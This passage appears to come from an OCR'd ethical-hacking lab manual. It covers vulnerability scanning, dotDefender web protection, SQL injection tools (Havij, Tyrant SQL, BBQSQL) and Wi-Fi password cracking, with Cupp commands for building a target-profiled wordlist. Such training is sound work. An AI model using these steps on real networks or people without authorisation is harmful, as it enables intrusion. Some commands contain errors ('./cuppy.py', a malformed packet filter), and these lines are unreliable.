
In the above figure, MBSA Scanning result showing **System information, IIS scan results, SQL Server Result and Desktop application results**.

iii. Syhunt Hybrid


Using **Syhunt Hybrid,** go to Dynamic Scanning. This package also supports Code Scanning and Log Scanning.



Enter the URL or IP address



Showing Scanning Results, you click on the vulnerability to check the issue and its solution.




Showing Description of vulnerability detected by the tool. Solution tool will provide a recommendation to resolve the issue.


Practical No. 8

a. Protect the Web Application using dotDefender.

dotDefender allows businesses to protect external websites and internal applications in an affordable, effective and simple manner without involving costly security experts. dotDefender is a multi-platform solution running on Apache and IIS web servers. Central management ensures a single point of control and reporting for all servers.




You can modify the Default Security Profile or any of the Website Security Profiles.



b. Demonstrate the following tools to perform SQL Injection:


i. Tyrant SQL

Tyrant SQL is a Havij based cross-platform. It's Sqlmap's gui version.



ii. Havij

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page.



iii. BBQSQL

BBQSQL is a blind SQL injection framework written in Python. It is extremely useful when attacking tricky SQL injection vulnerabilities. BBQSQL is also a semi-automatic tool, allowing quite a bit of customization for those hard to trigger SQL injection findings. The tool is built to be database agnostic and is extremely versatile. It also has an intuitive UI to make setting up attacks much easier. Python gevent is also implemented, making BBQSQL extremely fast.

```
root@darknet:~# bbqsql
    _______   _______    ______    ______    ______   __
   |       \ |       \  /      \  /      \  /      \ |  \
   | $$$$$$$\| $$$$$$$\|  $$$$$$\|  $$$$$$\|  $$$$$$\| $$
   | $$__/ $$| $$__/ $$| $$  | $$| $$___\$$| $$  | $$| $$
   | $$    $$| $$    $$| $$  | $$ \$$    \ | $$  | $$| $$
   | $$$$$$$\| $$$$$$$\| $$ _| $$ _\$$$$$$\| $$ _| $$| $$
   | $$__/ $$| $$__/ $$| $$/ \ $$|  \__| $$| $$/ \ $$| $$_____
   | $$    $$| $$    $$ \$$ $$ $$ \$$    $$ \$$ $$ $$| $$     \
    \$$$$$$$  \$$$$$$$   \$$$$$$\  \$$$$$$   \$$$$$$\ \$$$$$$$$
                      \$$$              \$$$


                   _.(-)._
                 .'       '.
                / 'or '1'='1  \
                |'-..___...-'|
                 \    '='    /
                  `'._____.'`
                   /   |   \
                  /.--'|'--.\
                 [_]/'-.__|__.-'\[_]
                        |
                        [_]


    BBQSQL injection toolkit (bbqsql)
    Lead Development: Ben Toews(mastahyeti)
    Development: Scott Behrens(arbit)
    Menu modified from code for Social Engineering Toolkit (SET) by: David Kennedy (ReL1K)
    SET is located at: http://www.secmaniac.com(SET)
    Version: 1.0

    The 5 S's of BBQ:
    Sauce, Spice, Smoke, Sizzle, and SQLi



 Select from the menu:

   1) Setup HTTP Parameters
   2) Setup BBQSQL Options
   3) Export Config
   4) Import Config
   5) Run Exploit
   6) Help, Credits, and About

  99) Exit the bbqsql injection toolkit

bbqsql>
```


Practical No. 9

Use Aircrack-ng suite for wireless hacking and countermeasures.


In this case, we have captured some 802.11 (Wireless Network) packets and save the file. Using this file with "**Cupp**" and "**Aircrack-ng.**",we will create a password file and crack the password.

Procedure:


1. Capture some wlan packets using filter "**eth.add==aa:bb:cc:dd:ee"** and save the file.
2. Go to Kali Linux terminal.
3. Change the directory to the desktop.
   root@kali:~# **cd Desktop**
4. Download the "**Cupp"** utility to create wordlist
   root@kali:~# git clone https://github.com/chetan31295/cupp.git




5. Change the directory to /Desktop/Cupp
root@kali:~/Desktop# **cd cupp**
6. List the folders in the current directory.
root@kali:~/Desktop/cupp# **ls**
7. Run the utility **cupp.py**
root@kali:~/Desktop/cupp# **./cuppy.py**




8.Use Interactive Question for user password profiling
root@kali:~/Desktop/cupp# **./cupp.py -i**



9. Provide the closest information about the target. It will increase the chances of successful cracking.
10. You can add keywords.
11. You can add special characters.
12. You can add random numbers.
13. You can enable leet mode.



